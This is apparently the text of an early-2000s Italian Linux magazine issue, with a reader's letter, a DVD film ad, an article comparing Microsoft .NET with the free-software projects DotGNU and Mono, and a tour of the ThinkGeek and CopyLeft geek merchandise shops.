Congratulazioni per la rivista! Salve a tutti, sono un maestro elementare di Torino e sto provando a diffondere il software libero nella scuola in cui lavoro. A dire il vero sto curando un progetto di scuole in rete che coinvolge sette plessi di tre livelli di scuola differenti. Ovviamente, come avviene sovente nella scuola, io per primo sono un semineofita (mio cognato grande informatico si spaventa ogni volta che mi vede "armeggiare"...).
Per iniziare volevo proporre la suite di staroffice in alternativa ad office.
Chissà se qualcuno ha a disposizione degli appunti o delle dispense che possano risparmiarmi un po' di lavoro nella preparazione del corso base?
Ringrazio anticipatamente...

Luigi Chatel

Per contattarci:

e-mail:
linuxmag@edmaster.it
Fax: 09848319225
Posta:
Edizioni Master,
C.da Lecco, zona industriale - 87030
Castiglione Scalo (CS)

in edicola

Magazine DVD


Inghilterra 1999

Durata
104 min

Regia
Phil Davis

Fotografia
Cinders Forshaw

Protagonisti
Christine Tremarco
Stuart Sinclair Blyth
Sheila Hancock

Musiche
Peter Vettese

Prima che arrivi l'alba
(Hold Back the night)

filmImperdibile!

Rivista + DVD solo L.14.900

Una ragazza che fugge dal suo passato di abusi sessuali e un eco-terrorista ricercati dalla polizia vengono aiutati da Vera, ex agente dell'esercito britannico, gravemente ammalata.
Il vaggio verso l'ultimo tramonto della "ex soldatessa" insegnerà loro un sacco di cose, soprattutto su se stessi.

Un viaggio alla ricerca dell'anima

Non solo .NET

In principio era .NET, a quando DotGNU?

Tutti (o quasi) avranno ormai sentito parlare di .NET la nuova piattaforma di casa Microsoft che mira (di fatto) a soppiantare Java e togliere alla Sun il predominio delle applicazioni Web. Ricordiamo brevemente di cosa si tratta, per poi vedere sul versante free software, cosa sta accadendo.

Figura 1

Home page di Microsoft.NET

.NET

Tempo fa, ad una presentazione di .NET , la "Visione" di Microsoft per la piattaforma .NET veniva presentata come "Empower people through great software, any time, any place, and on any device". A parte i connotati di marketing la frase riassume bene i concetti chiave: si vuole creare un software che permetta a chiunque, ovunque si trovi e con qualsiasi dispositivo a sua disposizione (palmare, cellulare, PC...) di sfruttare le applicazioni disponibili. Applicazioni che, per forza di cose (visto che i dispositivi sono vari e con diverse caratteristiche di potenza di calcolo e memoria disponibile) non sono residenti sul dispositivo, ma "raggiungibili" attraverso connessioni remote. Per fare questo è necessario creare una infrastruttura che permetta ai vari dispositivi di dialogare, facendosi

capire in una lingua franca comune a tutti, permettere il riconoscimento dell'utente, possibilmente senza fastidiose procedure complesse (ma, per esempio, attraverso codici personali memorizzati in card programmabili) e condividere dati e applicazioni.
Tutto questo promette di diventare .NET, in maniera sicura e affidabile per gli utenti, "facile" da programmare per gli sviluppatori.
Tra i tool di programmazione, al momento della stesura dell'articolo, è disponibile la suite Visual Studio .NET in versione beta 2, che gira sotto Windows 2000, XP Professional e Windows NT 4.0 server. Essa fa parte del .NET Framework, che è il substrato di sviluppo per la piattaforma .NET. Per quanto riguarda il modello di programmazione, grossa enfasi viene data ai Web Services.
Secondo la filosofia Microsoft (si veda il sito http://msdn.microsoft.com/webservices/), un servizio Web è una unità applicativa che fornisce dati e servizi ad altre applicazioni. Tali applicazioni accedono ai servizi Web attraverso formati standard sia per i protocolli (come Http), che per i dati (usando l'XML come "collante"). In parole povere si possono vedere i servizi Web sia come applicazioni a se stanti, che offrono certe funzionalità, ma anche come moduli riusabili per le proprie applicazioni (si supponga, per esempio, che qualcuno abbia implementato un Web Service che offre l'autenticazione di una carta di credito: la nostra applicazione potrà usare tale servizio anziché doverselo implementare, chiamando un opportuno servizio e mandando i dati necessari, per poi leggere il risultato che l'applicazione "remota" ha elaborato).
In questo senso i servizi Web rappresentano una estensione del concetto di sviluppo per componenti tradizionale (ora i componenti riusabili non stanno più sul computer locale, ma in rete).

"Secondo la filosofia di Microsoft un servizio web è una unità applicativa che fornisce dati e servizi ad altre applicazioni"

Le critiche

Secondo Steve Anglin (*http://www.oreillynet.com/cs/weblog/view/wlg/271*) un fattore che va tenuto in considerazione per valutare quanto la strategia .NET possa avere successo è che, per ora, Microsoft ha una bassa incidenza sulle piattaforme server (e i servizi .NET devono girare proprio lato server). Egli stima che attualmente solo il 12-15% del mercato server ha un sistema operativo Microsoft, e rimangono forti perplessità riguardo ad un suo incremento, dovuto alle basse performance e alla scarsa interoperabilità dei sistemi Windows. Per quanto riguarda l'intera infrastruttura .NET rimangono forti perplessità sulla reale sicurezza che Microsoft potrà offrire, visto alcuni clamorosi bachi presenti in IIS, e considerando che i vari sistemi operativi Windows sono estremamente vulnerabili ai virus (si veda *http://www.oreillynet.com/cs/weblog/view/wlg/719*), visti i possibili problemi di tutela della privacy di Office XP (*http://www.linuxvalley.it/news/news.php?IdNews=1165*), oppure in considerazione della notizia per cui, usando la versione beta di Visual Studio .NET, il sito *microsoft.com* ha dato degli errori mostrando ID e password per accedere a delle risorse "interne" (*http://techupdate.zdnet.com/techupdate/stories/main/0,14179,2818129,00.html*). Ovviamente i bachi esistono in tutti i sistemi operativi (è praticamente impossibile garantire che un prodotto informatico di una certa complessità sia privo di possibili problemi), e diventa determinante anche il fattore umano (il mancato aggiornamento dei vari prodotti, disattenzione nel settare alcuni parametri etc.), ma queste notizie non aiutano di certo a "fidarsi" di una possibile gestione centralizzata di informazioni "sensibili" da parte di Microsoft. Altre pesanti critiche (*http://www.zdnet.com/sp/stories/issue/0,4537,2710948-3,00.html*) evidenziano come Microsoft si possa avvantaggiare rispetto ad altri che vogliono usare la tecnologia, scrivendo delle API non documentate, a proprio ed esclusivo vantaggio. Il timore che la Microsoft, con questa architettura, cerchi di dominare Internet, creando uno standard de facto e imponendo un prodotto proprietario (come sta accadendo per il browser Internet Explorer), porta ad essere diffidenti verso la nuova infrastruttura .NET, anche considerando che Internet, come accade per tutto il software, si avvantaggia solo quando





Figura 2

Home page del sito www.dotgnu.org

c'è vera concorrenza (a tal proposito si veda l'articolo presente sul sito *http://davenet.userland.com/2001/04/08/internetCriticTakesOnMicrosoft*).

Il progetto DotGNU (.GNU)

In molti sono concordi nel considerare la tecnologia Java la diretta concorrente di .NET (per un articolo comparativo si veda *http://java.oreilly.com/news/farley_0800.html*). A parte la "risposta" della Sun con Sun ONE (Open Net Iniziative, *http://www.sun.com/software/sunone/*, per una raccolta di pareri si veda *http://community.borland.com/article/0,1410,26818,00.html*), anche la comunità free software si è mossa per contrastare la strategia Microsoft .NET. In particolare, ha preso corpo il progetto DotGNU: esso mira a rimpiazzare completamente la strategia .NET di Microsoft. In pratica il progetto DotGNU accetta le idee da cui è nata la "visione" proposta da .NET, ma propone soluzioni diverse, come diversi saranno i "mattoni" che comporranno la sua struttura. DotGNU in realtà è un meta-progetto, nel senso che sotto questo nome va un insieme di progetti distinti. La scelta di usare tanti progetti diversi è dovuta alla vastità del lavoro. Basti pensare che si conta di attivare tra i dieci e i venti progetti. Il sito di riferimento è *http://www.dotgnu.org* (Fugura 2). Chi se ne occupa, principalmente, è FreeDevelopers (il cui motto è "Una ditta di sviluppatori liberi, dagli sviluppatori liberi, per un mondo libero", si veda *http://freedevelopers.net*, Figura 3). Tra le diversità sostanziali rispetto a .NET c'è che l'autenticazione sarà totalmente decentralizzata, proprio per impedire che una singola azienda possa (anche teoricamente) controllare tutti, aprendo la strada per un possibile monopolio, e permettere così all'utente finale di scegliere qualcuno di cui si fida. Ecco altre caratteristiche (DotGNU Platform):

- I programmi (portable executables) creati per la piattaforma .NET gireranno anche sulla piattaforma DotGNU. Tali programmi (che girano sulla piattaforma .NET) fanno uso di un formato bytecode particolare, chiamato "Intermediate Language" (riferito spesso semplicemente con la sigla IL). Il progetto che si occupa di questo aspetto è "DotGnu Portable.NET".
- L'architettura DotGNU, oltre a riconoscere bytecode di tipo IL, riconoscerà anche il bytecode usato per le classi Java. Questo ha l'enorme vantaggio di avere già a disposizione un numero considerevole di linguaggi di programmazione che supportano tale bytecode (si veda il sito *http://grunge.cs.tu-berlin.de/~tolk/vmlanguages.html*).
- Attraverso il componente "DotGNU Secure Execution Environment" sarà possibile eseguire il download di bytecode dalla rete (sia esso IL oppure bytecode Java) ed eseguirlo in maniera sicura.
- DotGNU Distributed Execution Enviroment: sarà un sistema operativo per un "computer distribuito". Consiste in diverse istanze del DotGNU Secure Execution Enviroment in esecuzione su diversi computer. Tra le varie feature, cruciale è quella per cui gestirà delle repliche di basi di dati tra i computer che compongono il "computer distribuito" e si prenderà carico della propagazione delle modifiche ai dati.

Una diversità sostanziale tra DotGnu e .NET è che, secondo DotGnu, una applicazione creata da un generico Application Service Provider può essere scaricata in locale ed eseguita sul proprio PC, ovvero non si obbliga l'utente a farla eseguire in remoto.

Problemi di DotGNU

Per ora lo stato di avanzamento del meta-progetto DotGNU è molto arretrato, ed è difficile fare delle stime su quando possa portare ai primi risultati concreti. Questo è il suo maggior limite. È indubbio che i tempi di introduzione di una tecnologia sono cruciali per il suo successo. DotGNU rischia di entrare in scena quando .NET avrà già conquistano una notevole fetta di potenziali utilizzatori e fornitori di servizi. Un pericolo, evidenziato sul sito di DotGNU, che può minare le fondamenta della nuova architettura, è quello che i volontari che la stanno realizzando vengano in contatto con materiale non pubblicato della Microsoft, e che usino tali idee, esponendo così l'architettura a possibili future azioni legali da parte di Microsoft, nel caso decida di brevettare certe idee (a tal proposito si veda l'articolo presente sul sito *http://linuxtoday.com/news_story.php3?ltsn=2001-08-08-001-20-NW-CY-MS*).

C'è solo DotGNU?

Esiste un'altra filosofia: non si vuole rimpiazzare l'intera architettura .NET, ma fornire gli strumenti gratuiti (sotto Linux o altre varianti di Unix) per realizzare applicazioni per tale architettura. Per questo nasce il progetto Mono (sito di riferimento *http://www.go-mono.com/*), progetto che vuole fornire una implementazione Open Source del development Framework .NET. Esso è proposto e lanciato dalla Ximian (*http://www.ximian.com/*), la stessa azienda che ha creato l'ambiente desktop GNOME. Il progetto Mono mira a fornire un runtime engine compatibile con Microsoft CLI (Common Language Infrastructure), un compilatore C# (eventualmente anche altri linguaggi) e un insieme di librerie di classi: tali librerie possono anche estendere quelle previste dall'architettura .NET.

Dopo questa implementazione iniziale, il progetto mira a costruire un compilatore Just In Time ottimizzato ed efficiente. Alcune parti di Mono vengono distribuite secondo la licenza GNU LGPL (GNU Library General Public License) e alcuni sostengono che un limite di tale progetto è proprio questa licenza, in alcuni casi giudicata troppo restrittiva (si veda *http://www.osopinion.com/perl/story/12037.html*). Altro progetto è .Net OpenSource (*http://sourceforge.net/ projects/dotnetopensrc/*), il cui scopo è di costruire una struttura comune alle applicazioni (ovvero un insieme di "mattoni" software comuni) da sviluppare sopra l'architettura .NET. Per ora sono state identificate le seguenti aree di sviluppo: sicurezza, gestione dei log e trattamento delle eccezioni, auditing, gestione degli utenti/profili. Esistono molti altri progetti open source o free software che sono in qualche modo correlati con .NET. Un ottimo sito di riferimento è O'Reilly .NET Directory (*http://www.oreillynet.com/pub/q/dotnet_dir*.

Conclusioni

I vari progetti illustrati in questo articolo sono ancora, per la maggior parte, agli inizi. È troppo presto per sapere se avranno seguito e se riusciranno a competere con i diretti concorrenti "commerciali". È indubbio che, come si evince dalla rassegna dei progetti free software, esiste un notevole fermento di idee e soluzioni.

Punto cardine di ogni progetto sono le collaborazioni di sviluppatori che offrono il proprio tempo e le proprie energie alla realizzazione di tali progetti. La partecipazione è libera e aperta a tutti. Per chiunque voglia accingersi a contribuire consiglio di leggere *http://www.gnu.org/help/help.it.html* (ovviamente è d'obbligo, anche successivamente, consultare il sito specifico dei vari progetti).

Ivan Venuti






Figura 3

Freedeveloper.net

Compra Online da ThinkGeek, CopyLeft e tanti altri

Sull'onda dell'Open Source e del Free Software sono sorti in Internet alcuni siti che vendono gadget e oggettini strambi di tutti i generi, collegati comunque al mondo dell'informatica in generale e di Linux in particolare.

Se siete dei programmatori, degli hacker, degli smanettoni, degli appassionati di informatica e di computer, se cercate di inserire la password per far funzionare il microonde, se non fate un solitario con carte vere da anni, insomma, se siete degli amanti di Linux e dell'Open Source in generale, allora siete dei "geek". E se siete dei veri geek dovete andare assolutamente sui siti che vengono di seguito illustrati, altrimenti non potrete andare in giro con i vari gadget e distintivi che riveleranno la vostra vera natura al mondo intero e specialmente ai vostri simili.

Lo Geek

La parola geek non la trovate su un semplice vocabolario di inglese, ma ve ne servira' uno con i termini appartenenti allo slang americano attuale. Il vero geek e' un tipo strano con una predilezione per tutto cio' che e' tecnologico e informatico, e che spende la maggior parte del suo tempo e delle sue energie a capire come sono progettati i software ed eventualmente modificarli per migliorarli e ottimizzarli. Gente di tal guisa frequenta, oltre a siti come *Slashdot.org* e *Freshmeat.net*, anche siti di commercio elettronico esclusivamente dedicati al mondo dei programmatori e degli hacker. Tra i piu' famosi troviamo : ThinkGeek e Copyleft. Proviamo a visitarli e magari a comprare qualche gingillo simpatico che potremo sfoggiare con gli amici nei Linux Installation Party o in altre occasioni.

Il sito ThinkGeek

Uno dei siti piu' famosi e frequentati dai geek e' sicuramente ThinkGeek. L'indirizzo a cui raggiungerlo e' *www.thinkgeek.com*. Il sito e' stato fondato da tre componenti di un ISP (Internet Service Provider) del Nord della Virginia che hanno trovato in Linux uno strumento efficiente e poco costoso per far nascere la loro precedente impresa. Il sito ThinkGeek e' stato prima

comprato da Andover.Net che, successivamente, e' stata acquisita dalla famosa societa' VA Linux. Nel frattempo *Andover.Net* e' diventata OSDN che e' un portale di accesso per tutti i siti favoriti dalla comunita' Open Source. Tanto per interderci ThinkGeek e' posto a fianco di siti come: *SourceForge.net, Slashdot.org, Freshmeat.net* e *Linux.com.* Il logo del sito e' un cervello recante, nella zona sottostante, lo slogan: *"Stuff for Smart Masses";* forse a sottolineare il fatto che i gadget presenti nel sito sono per gente che usa il cervello e anche in maniera molto veloce. Il gruppo dei creatori del sito e' formato da otto componenti, compreso il cane che si chiama "Cisco". In pratica il loro scopo e' quello di vendere alcuni oggetti che si rifanno al mondo di Linux e dell'Open Source, di Unix e dell'informatica. Appena entrati sulla home page si puo' notare una lista in alto a destra che elenca tutti i gadget e le tipologie di oggetti che si possono comprare su ThinkGeek. Per dare un'idea della vastita' degli acquisti che si possono fare le voci presenti sono: Stuff You Wear (magliette, polo, cappellini e felpe), Fun Stuff (poster, tazze, bicchieri, adesivi, spille e altre cose molto stane), Caffeine (prodotti a base di caffeina e di altri componenti stimolanti), Computing (componenti Hardware), Gaming (componenti Hardware per giocare), Electronics (apparati elettronici), Gadgets (oggettistica particolare per i veri Geek), Furniture & Stuff (arredamento per ufficio), Books (libri di vari tipi, dalla fantascienza ai saggi tratti da Slashdot), Clearance (offerte speciali per ultime rimanenze di magazzino). Gli articoli, come si puo' notare, sono molti e per rimanere piu' sull'oggettistica di poco costo vediamo la parte dell'abbigliamento, che poi e' la piu' interessante e la meno rintracciabile su Internet o nei negozi.

Magliette per veri Hacker

Nella parte dell'abbigliamento si possono visitare i vari link divisi per capo di vestiario. Iniziando dalle magliette si nota un'ulteriore classificazione per tipologia: Generic Geek (un must per il tipico Geek), Coder/Hacker (adatte agli Hacker e agli smanettoni in generale), Ladies (anche il

Figura 1

You are dumb! v. 1.

Figura 2

You are dumb! v. 2.

gentil sesso puo' trovare magliette adatte), Unix/Sysadmin (T-shirt per amministratori di sistemi Unix), Frustrations (abbigliamento per chi si vuole sfogare di tutti i problemi dell'informatica), OSDN Site (magliette con i loghi dei siti di OSDN). Una delle magliette piu' gettonate dal vero Geek e' quella denominata "You are Dumb". Ha riscosso talmente successo che ne sono state create due versioni : "You are Dumb v.1" (Figura 1) e "You are Dumb v.2" (Figura 2). Sono molto simili ed hanno entrambe una serie di stringhe binarie che possono essere orizzontali o verticali. Il nome deriva proprio dal fatto che sulla maglietta c'e' scritto, in formato binario, la frase "You are dumb", che significa: tu sei stupido. La cosa che crea ilarita' per questa maglietta e' che si ipotizza di indossarla

Figura 3

Il kernel 2.4 di Linux.

in una serata con gli amici smanettoni che chiederanno subito il significato della stringa sul davanti e voi, con un cipiglio da sapientone, gli potrete rispondere : tu sei stupido. Le magliette costano 14,99 dollari e possono essere di vari colori. Sempre nel campo delle T-shirt si possono trovare cose un po' piu' carine e meno Geek, come ad esempio il modello "Linux kernel" (Figura 3) in cui e' stato stampato il codice sorgente del kernel 2.4 di Linux (Figura 4) intorno ad un pinguino ed alcune

Figura 4

Un particolare del codice del kernel 2.4.

scritte. Si potrebbe dire che Linux e' veramente un sistema "embedded". Da non perdere per i veri amanti di Linux. Il costo e' sempre di 14,99 dollari e il colore e' solo blu. Sempre rimanendo nel campo dei Sys Admin troviamo la maglietta "Chown linux" (Figura 5) che presenta un vero

Figura 5

Un vero comando UNIX.

comando Unix sul petto : *chown linux:users \ /world.* Per chi non conoscesse la sintassi Unix tale comando serve per cambiare il proprietario della directory */world.* La scritta e' chiaramente simbolica e per veri amministratori di sistema poiche' contiene anche il backslash per andare a capo sulla maglietta e spezzare la riga di comando in due parti a causa di proble-

Figura 6

La maglietta di Alan Cox.

mi di spazio di visualizzazione. Una vera finezza. Il prezzo e' sempre lo stesso.
Per passare alle magliette piu' impegnate socialmente si puo' citare sicuramente la maglietta di Alan Cox disegnata da lui stesso (Figura 6). Per chi non conoscesse Alan Cox (Figura 7) si puo' dire molto breve-

Figura 7

Alan Cox.

mente che e' la quintessenza di un hacker e l'artefice di maggior parte del lavoro sul Networking TCP/IP dell'ultima versione di Linux. Inoltre e' coinvolto nello sviluppo di svariate parti del kernel: codice multiprocessore, device drivers, secutiry audits, video e audio. Insomma, una vera autorita' nel settore e la persona di riferimento per i prossimi kernel Linux, subito dopo Linus Torvald, almeno per ora. La maglietta con firma autografa contiene una parodia del logo del Patent Office, l'ufficio di Stato americano che si occupa di assegnare i brevetti sul software. Nel logo si vede un'aquila che dilania lo Zio Sam a rappresentare l'ipocrisia con cui le leggi sui brevetti software proteggono la liberta'. La maglietta serve anche a sostenere la causa dell'associazione "League for Programming Freedom" (Figura 8) che si oppone ai brevetti sul software e al copyrights sulle interfacce. Basti pensare al caso

Figura 8

Il logo di League for Programming Freedom.

di Amazon che ha brevettato tramite il Patent Office la procedura di acquisto di libri tramite un solo click sull'interfaccia Web del proprio sito Internet di vendite online. Il 20% dei proventi della vendita verra' devoluto all'associazione in questione.
Altra maglietta degna di nota per il personaggio che c'e' dietro, e che l'ha disegnata, e' quella denominata "Maddog Hall" (Figura 9). Il personaggio questa volta e'

Figura 9

La maglietta Jon Maddog Hall.

Jon "maddog" Hall (Figura 10), il direttore esecutivo di Linux (R) International, un'associazione no-profit dedicata a promuovere l'utilizzo di Linux. Prima di questa posizione Jon ha lavorato sempre negli ambienti Unix, tra cui Digital, ed ha insegnato al





Figura 10

Jon 'maddog' Hall.

Computer Science Department dell'Hartford State Technical College. Attualmente lavora per VA Linux. Anche lui, quindi, una persona di spicco del mondo Linux, non solo per aver gestito il porting di Linux sui sistemi Alpha, ma anche per aver insegnato sempre agli studenti il valore della progettazione di buoni algoritmi, della scrittura di codice pulito e della vita trascorsa in maniera onorevole.
In questo caso la maglietta riporta davanti un mondo con la scritta Linux sull'equatore e una frase intorno che riporta: "World Domination Through World Cooperation" (Dominazione del mondo attraverso la cooperazione del mondo). Dietro c'e' un pinguino stile druidico con tanto di barba lunga, mantello e sfera di cristallo con la scritta precedente ripetuta. Un'altra nota di rilievo di questa maglietta che costa 15,99 dollari e' che il 20% dei ricavati saranno devoluti al Linux Documentation Project (*www.linuxdoc.org*) . Tale associazione si occupa di raccogliere in un unico punto tutta la documentazione, di qualsiasi tipo (HOWTO, Man pages, Guide, ecc...), che riguarda GNU/Linux. Un lavoro immane e molto importante che merita di essere appoggiato in tutti i modi, magari anche comprando le magliette da ThinkGeek.

Ce n'e' per tutti i gusti

Oltre alle magliette il sito ThinkGeek offre, come gia' accennato, altri oggetti interessanti. Per esempio i cappellini sono molto ben fatti ed a soli 15 dollari si puo' acquistare un modello con visiera di velluto, pinguino Tux di fronte e la scritta "thinkgeek.com" sul retro (Figura 11).
Per chi cerca un abito piu' consono all'uffi-

Figura 11

Cappellino con Tux.

cio si trova una vasta gamma di polo, camicie e cravatte con Tux colorati, loghi Debian e BSD. Ad esempio, con soli 32,99 dollari, si puo' portare a casa una polo grigia (Figura 12) con i due caratteri

Figura 12

Polo hash-bang.

che compaiono all'inizio di qualsiasi shell script ("#!"). Imperdibile per tutti coloro che programmano in script shell o insegnano shell programming.
Per uscire dal mondo dell'abbigliamento ed entrare in quello dei veri e propri gadget piu' o meno utili si puo' citare il fantastico portachiavi con pinguino e luce al LED per trovare il buco della serrattura anche di notte (Figura 13). Controllato da

Figura 13

Il portachiavi con la luce.

micro-processore, tre livelli di luminosita' e di lampeggio, batteria al Litio, otto differenti colori e resistente all'acqua. Il prezzo non e' dei piu' bassi e per ora si attesta sui 24,99 dollari.
Altri gadget interessanti sono: il tool di attrezzi multiuso tipo coltellino svizzero (Figura 14), l'accendino resistente agli urti con custodia in plastica rinforzata (Figura 15) e il GPS manuale con custodia colorata.
L'acquisto avviene chiaramente tutto con carta di credito direttamente dal sito Web. Le modalita' sono quelle di un classico sito di e-commerce in cui si trova il tipico car-

Figura 14

Il coltellino svizzero dei geek.

rello della spesa virtuale e si inseriscono gli oggetti acquistati mano a mano nella lista della spesa. Le carte di credito accettate sono : Visa, MasterCard, Discover e

Figura 15

L'accendino corazzato.

American Express. Il tempo di spedizione al di fuori degli Stati Uniti viene valutato dai 2 ai 5 giorni lavorativi, ma il costo della spedizione, da sommare a quello di vendita, dipende dal quantitativo di cose acquistate, dalla loro voluminosita' e dall'indirizzo di spedizione. Una volta specificato l'indirizzo dove inviare gli oggetti inseriti nel carrello virtuale si potra' visualizzare anche il costo di spedizione.
Un altro servizio in piu' fornito da ThinkGeek e' la creazione di un account, con tanto di password. Il ThinkGeek account e' molto utile per mantenere indirizzi di spedizione e di acquisto multipli, vedere lo storico degli acquisti effettuati, controllare lo stato degli ordini avviati e verificare l'esatta posizione del pacco in arrivo tramite corriere.
I sette membri del sito ThinkGeek, oltre ad aiutare materialmente con delle donazioni le associazioni piu' meritevoli nel campo dell'Open Source e del Free Software, hanno deciso di inserire degli oggetti i cui ricavati andranno alle vittime della strage di New York. Inoltre si sentono in dovere di diffondere la cultura underground della comunita' di Internet e sperano, con la loro opera, di portare qualche nuovo geek sulla via dell'Open e del Free software.

Il sito CopyLeft

Un altro sito di grande interesse per i consumatori anomali di feticci tecno-cyberpunk e' sicuramente il sito di CopyLeft (*www.copyleft.net*) . CopyLeft e' un sito nato nel 1998 che supporta il mondo del Free Software e dell'Open Source. La veste grafica e' cambiata negli anni e gli articoli venduti sono aumentati nel tempo, migliorando anche le modalita' di acquisto e di controllo. Le routine di e-commerce sono interamente scritte in Perl e verranno rese disponibili non appena sara' pronta la documentazione. Gli articoli, originariamente collegati solo alla figura del pinguino e al Free Software, si sono allargati a marchi come: *Debian, Segfault.org, Register,* il progetto *Gnome,* il progetto *GIMP,* i libri *O'Really* e *Free Software Foundation GNU.* Anche i tipi di oggetti sono aumentati dal solo abbigliamento ai gadget piu' strani, gli adesivi, i frisbee, le polo e, addirittura, le mentine del pinguino.
Sulla home page di CopyLeft campeggia, su uno sfondo blu rilassante, il logo del sito che rappresenta un pinguino che regge un marchio con la C rovesciata dentro ad un cerchio sul becco, come se fosse un giocoliere. Tale simbolo non dovrebbe essere nuovo ai linuxiani piu' oltranzisti poiche' simboleggia proprio il copyleft, cioe' il diritto d'autore del Free Software che si contrappone al copyright, cosi' come ideato da Richard Stallman nella GPL (General Public License). Non per niente il logo del copyleft e' lo stesso del copyright tranne che e' specchiato, a significare l'antitesi dei due diritti che viene evidenziata anche nel nome stesso.
